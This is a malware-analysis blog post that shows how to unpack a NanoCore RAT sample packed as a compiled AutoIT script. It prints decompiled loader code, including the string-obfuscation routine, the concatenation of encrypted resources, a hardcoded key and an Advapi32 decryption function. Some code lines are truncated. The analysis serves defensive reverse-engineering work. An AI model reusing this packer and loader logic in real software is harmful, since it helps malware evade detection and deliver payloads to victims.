
Unpacking NanoCore Sample Using AutoIT

goggleheadedhacker.com/blog/post/11

Jacob Pimental


May 5, 2019



05 May 2019


In this article I want to take a look at a Nanocore sample that I found on HybridAnalysis that is using a compiled AutoIT script as a packing technique. This article will go over how to detect if a sample is using AutoIT and how to analyze it. The hash for this sample is ad9f99ad687a8ae71a40fd589b028ef6194e35c7.

As usual, one of the first things I do when analyzing a new sample is to run the "strings" command on the binary to see if there are any clues as to what it does. When running this command on the sample we will find the string "This is a third-party compiled AutoIt script.", which is very self-explanatory. In order to decompile the sample we will need to download the program **exe2aut**. Last I checked, the site to download exe2aut is down so you can grab it from my gitHub in the meantime.



```
[jacob@manjaro Downloads]$ strings sample.exe | grep -i auto
This is a third-party compiled AutoIt script.
NO_AUTO_POSSESS)
```


When running exe2aut you will be presented with a blank screen. To decompile our program you need to drag the file onto the screen, which will then display the decompiled AutoIT script. It will also create a file in your working directory that also contains the script.




```
Func thksczjzrvh($stext, $symbol)
        $result = StringReplace($stext, $symbol, "")
        Return $result
EndFunc

$nthituvhcf = Execute(thksczjzrvh("Exçeçcuteç", "ç"))
$ezvpoqdkyg = $nthituvhcf(thksczjzrvh("BiçnaryçTçoçStçriçnçgç", "ç"))
$ezxfajahgwwvjrfhctxhdymkltagmlouqfsksoduwesmdzabvqgcrpufn = Execute(thksczjz
$pxvkgdthlukjndwjqtedwmyizvjtayivow = Execute(thksczjzrvh("@SçW_çHçIçDçE", "ç
$xlplzbyiyeyoqyeyfigefzpfevhqwetpancuimeditahfjmopyvxb = Execute(thksczjzrvh(
$kbyvjtfaxjhzfyxdegbzlexcntwbghi = Execute(thksczjzrvh("@ScrçiçpçtDiçr", "ç")
$mdsestubwmznxxhbeewyxyjwdmllgz = Execute(thksczjzrvh("@çOSVeçrçsçiçon", "ç")
$wfumoxmcgubunnnzjcqlxyhmlksqeivrxkbcocdpav = Execute(thksczjzrvh("@HomçeDriv
$wjaapvdjluizvcyvforyczwxtvuivxhipsmnxggemsggtkzck = Execute(thksczjzrvh("@CR
$nhadfuvkkvdaflwtllroeryzdqzsbyavbjixygwaqbrbckufjfbtml = Execute(thksczjzrvh
$ibrwomaqtvfoqpyalgzbewfykcummcwfkaqfzmfea = Execute(thksczjzrvh("@AuçtçoçItç
$rtobaofruzpdqeiecyfgxxyinkyhritqblhdfswkulvbdc = Execute(thksczjzrvh("@Autço
$qulawebfylrdfywvefbnzctllrnhgiiayxutwzzdqatfbmkvymrg = Execute(thksczjzrvh("
$xawmegmaoylzjfpcdmeucghhwjldecjggtkdbghcoeuqdqloizwis = Execute(thksczjzrvh(
$sivbnxtyilogqcngxntawymvhqwwmefcgcdcgnieyslibfjppqvuybau = Execute(thksczjzr
$sifyippzyimjvsosgktqozjwmuiywkcpvbrrutplasc = Execute(thksczjzrvh("StçrçingL
$osyjuggaobdhdjhzikanjzaryaprbfeq = Execute(thksczjzrvh("SçtrinçgIçnStrç", "ç
$arynvfzldedzjmmyakfcwhtpspzzwbavwzenppkssw = Execute(thksczjzrvh("Sçlçeçeçpç
$wafoehsblccbjrxotriysyjxdynasrrmdpdtetzjkxsjmzujajffodfxrh = Execute(thksczj
$wcqywssgwssbrmfyrrybwabrcvmdcozqqojeoztjherdydmpadb = Execute(thksczjzrvh("R
$goxihankegpnqhghexpczkovqfebgbs = Execute(thksczjzrvh("Raçndoçm", "ç"))
$micvrdwxdttehxxbzlzyfwgckdhfszsncp = Execute(thksczjzrvh("PçroçceçsçsçEçxiçs
$nwioiymildnjargfcqadkangtruqkhjufstidcfaefehdi = Execute(thksczjzrvh("Procçe
$dufanyurcvqvhylrsezvyqyxlfzhirsclhhfmqnzrnpk = Execute(thksczjzrvh("IçsAdçmi
$bdpvzajcikjkfwhchefaacjyteknukzrrbxmerghovdcpc = Execute(thksczjzrvh("Fçileç
$mbvuxwulnyyowxgwowkuzcrpyptnghxxlnymseipk = Execute(thksczjzrvh("FileSetAçtt
$ojcietivkncwakaqdoqgpdwekpxlonzgmfkxynpamc = Execute(thksczjzrvh("FileRçeçad
$eyetuevixrxdyzipbxlgbxwvkqjiqyikbnkymstrygmitoqzhavuuuxhcii = Execute(thkscz
$tptqngmofgnkharhvmdfhygwzqcnpxrmnvtpkzqspyp = Execute(thksczjzrvh("FçiçleçEç
$tasqkqqwqwypnwlmqbhutdgbdeecqjinhnfdqeybmvwk = Execute(thksczjzrvh("FilçeDçe
$qtheudnuqvlkyykqncftqaxrhvozyejujrdrnh = Execute(thksczjzrvh("FçilçeClçoseç",
$hcxswntiaffrsvvxkdiacywsvlyymwyoykrbtwjsfrnyukulvgchobt = Execute(thksczjzrv
$qusjyjpqszvzozipzclaryyfpqjjlagzdrpfgyzndzcmgqd = Execute(thksczjzrvh("DllçS
$hftpteofvgiohbititkhfiveybftgggzyiywtqumbqsmum = Execute(thksczjzrvh("DçllçS
```

It looks like the script is lightly obfuscated. The function **thksczjzrvh** seems to be the string deobfuscation function, taking the obfuscated string and the symbol to remove from the string as parameters. For example, the first variable, **nthituvhcf**, becomes the string *"Execute"*.

At the end of the script we can see a call to multiple functions. The application grabs the resources MSIEXEC1, AUTOPLAY2, and PRINTFILTERPIPELINESVC3. These resources contain very large hex strings that the script then concatenates together to create one extremely large hex string. The script will take this newly created string and decrypt it using the Windows advapi.dll libray. I used a python script to deobfuscate the decryption function the script is using.




```
obnyrndqjvlzcfgclxmzmwp("bridgeres")
Local $wteneihysxtyfcwnazuskbfygcqh = DllStructGetData(yljpdvkugwvjnchuuy("msiexec1", "8"), Execute("1"))
$wteneihysxtyfcwnazuskbfygcqh &= DllStructGetData(yljpdvkugwvjnchuuy("autoplay2", "8"), Execute("1"))
$wteneihysxtyfcwnazuskbfygcqh &= DllStructGetData(yljpdvkugwvjnchuuy("printfilterpipelinesvc3", "8"), Execute("1"))
$wteneihysxtyfcwnazuskbfygcqh = hkphalfaszfmunhowoeluqke($wteneihysxtyfcwnazuskbfygcqh, "akzejgkkukeebssbhftrhvxwizaftqlblnpvsogcvifsnyzpcs")
$tubfddlgynmd = @UserProfileDir & "\java"
hjefzolbeqeem(Execute("False"))
ggoxwvcswlgzlfykwtryybovn("pfi.exe", "jar", "+", False)
```



```
Func hkphalfaszfmunhowoeluqke($vdata, $vcryptkey)
        __g_acryptinternaldata = [None, None, None]
        tbuff = None
        ttempstruct = None
        iplaintextsize = None
        vreturn = None
        vdata = BinaryToString($vData)
        kpqjurxwjzwzmigmkieupcxtyqugiiptsoivrdbaraenbqciawku = DllCall("Advapi32.dll", "bool", "CryptAcquireContext", "handle*", "0", "ptr", "0", "ptr", "0", "
dword", "24", "dword", "0xF0000000")
        __g_acryptinternaldata[2] = kpqjurxwjzwzmigmkieupcxtyqugiiptsoivrdbaraenbqciawku[1]
        kpqjurxwjzwzmigmkieupcxtyqugiiptsoivrdbaraenbqciawku = DllCall("Advapi32.dll", "bool", "CryptCreateHash", "handle", $__g_aCryptInternalData["2"], "uint
", "0x00008003", "ptr", "0", "dword", "0", "handle*", "0")
        hcrypthash = kpqjurxwjzwzmigmkieupcxtyqugiiptsoivrdbaraenbqciawku[5]
        tbuff = DllStructCreate("byte[" & BinaryLen($vCryptKey) & "]")
        DllStructSetData($tBuff, Execute("1"), $vCryptKey)
        kpqjurxwjzwzmigmkieupcxtyqugiiptsoivrdbaraenbqciawku = DllCall("Advapi32.dll", "bool", "CryptHashData", "handle", $hCryptHash, "struct*", $tBuff, "dwor
d", DllStructGetSize($tBuff), "dword", "1")
        kpqjurxwjzwzmigmkieupcxtyqugiiptsoivrdbaraenbqciawku = DllCall("Advapi32.dll", "bool", "CryptDeriveKey", "handle",$__g_aCryptInternalData["2"], "uint",
 "0x00006610", "handle", $hCryptHash, "dword", "0x00000001", "handle*", "0")
        vreturn = kpqjurxwjzwzmigmkieupcxtyqugiiptsoivrdbaraenbqciawku["5"]
        DllCall("Advapi32.dll", "bool", "CryptDestroyHash", "handle", $hCryptHash)
        vcryptkey = vreturn
        tbuff = DllStructCreate("byte[" & BinaryLen($vData) + "1000" & "]")
        DllStructSetData($tBuff, Execute("1"), $vData)
        kpqjurxwjzwzmigmkieupcxtyqugiiptsoivrdbaraenbqciawku = DllCall("Advapi32.dll", "bool", "CryptDecrypt", "handle", $vCryptKey, "handle", "0", "bool", Exe
cute("1"), "dword", "0", "struct*", $tBuff, "dword*", BinaryLen($vData))
        iplaintextsize = kpqjurxwjzwzmigmkieupcxtyqugiiptsoivrdbaraenbqciawku[6]
        ttempstruct = DllStructCreate("byte[" & $iPlainTextSize + "1" & "]", DllStructGetPtr($tBuff))
        vreturn = BinaryMid(DllStructGetData($tTempStruct, Execute("1")), "1", $iPlainTextSize)
        kpqjurxwjzwzmigmkieupcxtyqugiiptsoivrdbaraenbqciawku = DllCall("Advapi32.dll", "bool", "CryptDestroyKey", "handle", $vCryptKey)
        DllCall("Advapi32.dll", "bool", "CryptDestroyKey", "handle", $vCryptKey)
        DllCall("Advapi32.dll", "bool", "CryptReleaseContext", "handle", $__g_aCryptInternalData["2"], "dword", "0")
        return Binary($vReturn)
```

The decryption function first uses **CryptCreateHash** with the key "akzejgkkukeebssbhftrhvxwizaftqlblnpvsogcvifsnyzpcs" to create a hash of the key. It then uses the function **CryptDeriveKey** to create a key from the created hash. Then the data is decrypted using the key from the previous function using CryptDecrypt. With the ctypes library in Python I managed to create a tool that will decrypt the final payload of the AutoIT script. You can find it on my gitHub here. The decrypted file is a .NET executable. Loading this file into dnSpy confirms that this is NanoCore.



I am not going to go in depth into the NanoCore payload as this article was meant to demonstrate the extraction process and provide insight into how to RE a compiled AutoIT program. I have noticed this specific packing method used in multiple samples, not just NanoCore either. My script was able to unpack each sample successfully, my hope is that it proves useful to other researchers. Feel free to add commits to improve functionality. Also, feel free to reach out to me on my Twitter and LinkedIn with any questions or comments you have on this article or any of my other articles.

Thanks for reading and happy reversing!

Malware Analysis, Malware, Unpacking, Scripting, Automation, DotNET, DnSpy, AutoIT

More Content Like This: